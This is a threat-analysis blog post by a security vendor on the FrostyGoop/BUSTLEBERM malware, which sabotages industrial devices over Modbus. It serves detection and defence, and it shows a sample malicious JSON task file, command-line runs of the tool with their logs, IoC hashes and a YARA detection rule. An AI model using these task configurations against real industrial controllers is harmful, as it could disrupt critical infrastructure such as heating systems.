Cyberwarfare Targeting OT: Protecting Against FrostyGoop/BUSTLEBERM Malware

By by Nozomi Networks Labs | July 24, 2024

Archived: 2026-04-05 16:39:25 UTC

Yesterday, on July 23, 2024, the new OT malware called FrostyGoop aka BUSTLEBERM became known to the general public. Linked to the ongoing war in Ukraine, where according to third-party reports, it was used as a cyber weapon to disrupt critical infrastructure. This threat once again signifies the importance of investing in OT cybersecurity in modern times. In this blog post, we explain how companies can protect themselves against this malware by providing actionable signatures to detect it and share a technical deep dive to understand the main functionality of this malware and the associated impact.

Protection and Detection Guidance for Nozomi Customers

The Nozomi platform is equipped with a rich set of detection rules to detect both generic and precise attack patterns. The former ones are not specific to known threats and therefore can act proactively. For example, all our customers have already been protected against this threat with, among others, the following alert types:




Figure 1. *Examples of alerts produced on Nozomi Networks Guardian based on behavioral detection of BUSTLEBERM/FrostyGoop*

For more information about the types of threats Nozomi Networks' platform can detect, we invite you to explore the latest edition of our recently released bi-annual OT/IoT security report.

In addition, all Threat Intelligence customers benefit from a frequently updated database of YARA, packet, STIX and SIGMA rules detecting threats precisely based on their unique patterns. In this case, our customers already have several alerting signatures in place:

- OT_HACKTOOL_BUSTLEBERM_ModBus.yar
- OT_HACKTOOL_BUSTLEBERM_indicators.json (BUSTLEBERM – HACKTOOL)




Figure 2. *Nozomi Networks' rules triggering detection of BUSTLEBERM/FrostyGoop threat*

To make sure as many companies as possible are protected, whether they are our customers or not, we will also share the source code of the YARA rule and actual malicious indicators at the end of the article to make the world a safer place for everyone.

Finally, according to the original report, at least one of the victim organizations was likely compromised via a vulnerability in the Mikrotik router. In this case the Nozomi platform also provides a vast range of detections for various IoT threats.

How the FrostyGoop/BUSTLEBERM Malware Works

The malware is a Windows command-line tool written in Golang using open-source code that can be easily found on GitHub. The https://github.com/rolfl/modbus library was used to add the Modbus functionality needed to

interact with OT devices. The executable accepts multiple arguments to be provided by a malicious actor (see Figure 3).




Figure 3. *List of arguments supported by the executable*

It is possible to define the target and the Modbus functions to execute along with other options by passing arguments to the executable (see Figure 3) or alternatively to pass a JSON file describing the operations to perform along with the relevant parameters (see Figure 4).




Figure 4. *Code parsing the input containing victim details*

The following fields are supported in the input JSON file:

- Code
- Count
- State
- Tasks
- Value
- Iplist
- Address
- WorkTime
- StartTime
- PeriodTime
- Targetlist
- IntervalTime


For example, with the following configuration file, the tool would interact with the Modbus server running on the specified IP address and call the Modbus code 3 function “Read Holding Registers”, the code 6 “Write Single Register” function or the code 16 “Write Multiple Registers” function for each of the specified addresses. “Value” contains the value to be used in write operations and "Count” controls how many times each function will be called per target.

```
{
    "Iplist": ["172.16.7.15"],
    "Tasks": [
        {
            "Address": 200,
            "Code": 3,
            "Count": 1,
            "Value": 1
        },
        {
            "Address": 201,
            "Code": 6,
            "Count": 2,
            "Value": 1
        },
        {
            "Address": 202,
            "Code": 16,
            "Count": 3,
            "Value": 1
        }
    ]
}
```


Figure 5. *Example JSON task*

The operators of the malware can also send read and write requests without knowing the number of each operation, by using the –mode parameter with the appropriate read/read-all/write option and setting the right values for code, address, count and value.

The tool communicates with the targets via the Modbus protocol, which is ubiquitous in the OT world. It can be used from both inside the compromised perimeter and from the outside if the target device is exposed to the Internet. The final goal here will be to cause the targeted system to malfunction and the subsequent denial of service.



```
C:\Users\Administrator\Downloads>bustleberm.exe -input-task task.json -debug
2024/07/24 16:50:56 [runtime.goexit:asm_amd64.s:1598][INFO] 172.16.7.15 | (1/1) | start
2024/07/24 16:50:56 [main.MbConfig.read:main.go:101][DEBUG] Read Holdings (FIFO Queue)
2024/07/24 16:50:56 [main.MbConfig.read:main.go:101][DEBUG] X03xReadHolding 00015 -> 00015 (count 1)
    0x000f:   0x000f      15
2024/07/24 16:50:56 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 15 count: 1 + | 780.2µs
2024/07/24 16:50:56 [main.MbConfig.write:main.go:117][DEBUG] Write Holding Register
2024/07/24 16:50:56 [main.MbConfig.write:main.go:117][DEBUG] X06xWriteSingleHolding 0x0014:   0x04d2    1234
2024/07/24 16:50:56 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 20 value: 1234 + | 1.0752ms
2024/07/24 16:50:56 [main.MbConfig.writeMultiple:main.go:107][DEBUG] Write Multiple Holding Registers
2024/07/24 16:50:56 [main.MbConfig.writeMultiple:main.go:107][DEBUG] X10xWriteMultipleHoldings 0x001e: count 1
2024/07/24 16:50:56 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 30 count: 1 + | 858µs
2024/07/24 16:50:56 [runtime.goexit:asm_amd64.s:1598][INFO] 172.16.7.15 | (1/1) | start
2024/07/24 16:50:56 [main.MbConfig.read:main.go:101][DEBUG] Read Holdings (FIFO Queue)
2024/07/24 16:50:56 [main.MbConfig.read:main.go:101][DEBUG] X03xReadHolding 00015 -> 00015 (count 1)
    0x000f:   0x000f      15
2024/07/24 16:50:56 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 15 count: 1 + | 669.5µs
2024/07/24 16:50:56 [main.MbConfig.write:main.go:117][DEBUG] Write Holding Register
2024/07/24 16:50:56 [main.MbConfig.write:main.go:117][DEBUG] X06xWriteSingleHolding 0x0014:   0x04d2    1234
2024/07/24 16:50:56 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 20 value: 1234 + | 2.7912ms
2024/07/24 16:50:56 [main.MbConfig.writeMultiple:main.go:107][DEBUG] Write Multiple Holding Registers
2024/07/24 16:50:56 [main.MbConfig.writeMultiple:main.go:107][DEBUG] X10xWriteMultipleHoldings 0x001e: count 1
2024/07/24 16:50:56 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 30 count: 1 + | 29.6581ms
2024/07/24 16:50:56 [runtime.goexit:asm_amd64.s:1598][INFO] 172.16.7.15 | (1/1) | start
2024/07/24 16:50:56 [main.MbConfig.read:main.go:101][DEBUG] Read Holdings (FIFO Queue)
2024/07/24 16:50:56 [main.MbConfig.read:main.go:101][DEBUG] X03xReadHolding 00015 -> 00015 (count 1)
    0x000f:   0x000f      15
```


Figure 6. *Malicious BUSTLEBERM/FrostyGoop tool in action*

In the above picture we can see an example of how to use the malicious executable to automate the read and write of different values using a JSON file like the one shown before.




Figure 7. *Dissected traffic produced by a malicious tool sending write requests*

The analysis of the sample showed that it was possible for the malware operators to schedule read and write tasks to be executed at a specific point in time using the "–cycle" option and adding the scheduled task parameters inside a JSON file as we can see in the next picture.

```
:\Users\Administrator\Downloads>bustleberm.exe -cycle task.json -mode read -ip 172.16.7.15 -address 200 -count 1 -debug
024/07/24 16:29:39 [main.main:main.go:517][INFO] Wait to start 20.0322552s
024/07/24 16:29:44 [main.main:main.go:517][INFO] Wait to start 15.0292026s
024/07/24 16:29:49 [main.main:main.go:517][INFO] Wait to start 10.0273787s
024/07/24 16:29:54 [main.main:main.go:517][INFO] Wait to start 5.0173293s
024/07/24 16:29:59 [main.main:main.go:517][INFO] Wait to start 12.19ms
024/07/24 16:30:04 [runtime.goexit:asm_amd64.s:1598][INFO] 172.16.7.15 | (1/1) | start
024/07/24 16:30:05 [main.MbConfig.read:main.go:101][DEBUG] Read Holdings (FIFO Queue)
024/07/24 16:30:05 [main.MbConfig.read:main.go:101][DEBUG] X03xReadHolding 00200 -> 00200 (count 1)
   0x00c8:   0x000d      13
024/07/24 16:30:05 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 200 count: 1 + | 163.6654ms
024/07/24 16:30:07 [runtime.goexit:asm_amd64.s:1598][INFO] 172.16.7.15 | (1/1) | start
024/07/24 16:30:07 [main.MbConfig.read:main.go:101][DEBUG] Read Holdings (FIFO Queue)
024/07/24 16:30:07 [main.MbConfig.read:main.go:101][DEBUG] X03xReadHolding 00200 -> 00200 (count 1)
   0x00c8:   0x000d      13
024/07/24 16:30:07 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 200 count: 1 + | 6.5139ms
024/07/24 16:30:09 [runtime.goexit:asm_amd64.s:1598][INFO] 172.16.7.15 | (1/1) | start
024/07/24 16:30:09 [main.MbConfig.read:main.go:101][DEBUG] Read Holdings (FIFO Queue)
024/07/24 16:30:09 [main.MbConfig.read:main.go:101][DEBUG] X03xReadHolding 00200 -> 00200 (count 1)
   0x00c8:   0x000d      13
024/07/24 16:30:09 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 200 count: 1 + | 5.6248ms
024/07/24 16:30:11 [runtime.goexit:asm_amd64.s:1598][INFO] 172.16.7.15 | (1/1) | start
024/07/24 16:30:11 [main.MbConfig.read:main.go:101][DEBUG] Read Holdings (FIFO Queue)
024/07/24 16:30:11 [main.MbConfig.read:main.go:101][DEBUG] X03xReadHolding 00200 -> 00200 (count 1)
   0x00c8:   0x000d      13
024/07/24 16:30:11 [main.TaskList.executeCommand:main.go:370][INFO] 172.16.7.15 | (1/1) | address: 200 count: 1 + | 6.4274ms
024/07/24 16:30:11 [runtime.main:proc.go:250][INFO] Time delta | 6.2397357s
```

Figure 8. *Execution using cycle mode with a delayed start*

With the "StartTime", "WorkTime" and "IntervalTime" JSON entries, it is possible to give the tool the specific point in time where it should be automatically working using time of the day in UTC, limit how long it's going to run for and control how long to wait between interactions with its targets.

Resources for the Community

With tensions rising across different nations around the globe, cyberweapons have become increasingly used by various groups, from state-sponsored actors and hacktivists and financially motivated actors. Anticipating potential ways these attacks can be executed with proactive detections, ensuring adequate visibility into both OT and IoT assets and constantly staying on top of the game by promptly reacting to emerging threats are some of the most important steps that all modern organizations should follow to minimize the chances or the impact of the attack.

Here at Nozomi we passionately believe that we are stronger together and are happy to share our knowledge with the public in an effort to combat malicious actors more efficiently.

Indicators of Compromise (IoCs) for FrostyGoop AKA BUSTLEBERM

- 5d2e4fd08f81e3b2eb2f3eaae16eb32ae02e760afc36fa17f4649322f6da53fb
- a63ba88ad869085f1625729708ba65e87f5b37d7be9153b3db1a1b0e3fed309c

YARA Rules for FrostyGoop AKA BUSTLEBERM

```
// Created by Nozomi Networks Labs

rule Mal_Hacktool_Win64_Bustleberm

{

meta:

   name = "BUSTLEBERM ICS Hacktool"

   author = "Nozomi Networks Labs"

   description = "Detects the BUSTLEBERM ICS Hacktool (also known as FrostyGoop)"

   date = "2024-07-24"

   tlp = "clear"

   x_threat_name = "BUSTLEBERM"

   x_mitre_technique = "T1007, T1012, T1033, T1112, T1543, T0869, T0855"

   reference = "https://hub.dragos.com/hubfs/Reports/Dragos-FrostyGoop-ICS-Malware-Intel-Brief-0724_.pdf"

   hash1 = "5d2e4fd08f81e3b2eb2f3eaae16eb32ae02e760afc36fa17f4649322f6da53fb"

   hash2 = "a63ba88ad869085f1625729708ba65e87f5b37d7be9153b3db1a1b0e3fed309c"

strings:

   $go = "Go build ID:" ascii fullword

   $modbus_1 = "github.com/rolfl/modbus" ascii fullword

   $modbus_2 = "\x00main.MbConfig.writeMultiple\x00" ascii

   $rtn_1 = "\x00main.TaskList.executeCommand\x00" ascii

   $rtn_2 = "\x00main.TaskList.getTaskIpList\x00" ascii

   $rtn_3 = "\x00main.TaskList.getIpList\x00" ascii

   $rtn_4 = "\x00main.TargetList.getTargetIpList\x00" ascii

condition:
```

```
  uint16(0) == 0x5a4d and
  filesize <= 10MB and
  $go and
  any of ($modbus_*) and
  2 of ($rtn_*)
}
```

In addition, Florian Roth released another public rule to detect this threat, which can be found here: https://github.com/Neo23x0/signature-base/blob/master/yara/mal_go_modbus.yar

TTPs

- T0855 - Unauthorized Command Message
- T0869 - Standard Application Layer Protocol
- T1007 - System Service Discovery
- T1012 - Query Registry
- T1033 - System Owner/User Discovery
- T1112 - Modify Registry
- T1543 - Create or Modify System Process

References

- https://hub.dragos.com/hubfs/Reports/Dragos-FrostyGoop-ICS-Malware-Intel-Brief-0724_.pdf
- https://x.com/DanWBlack/status/1815739135107199356
- https://github.com/Neo23x0/signature-base/blob/master/yara/mal_go_modbus.yar

---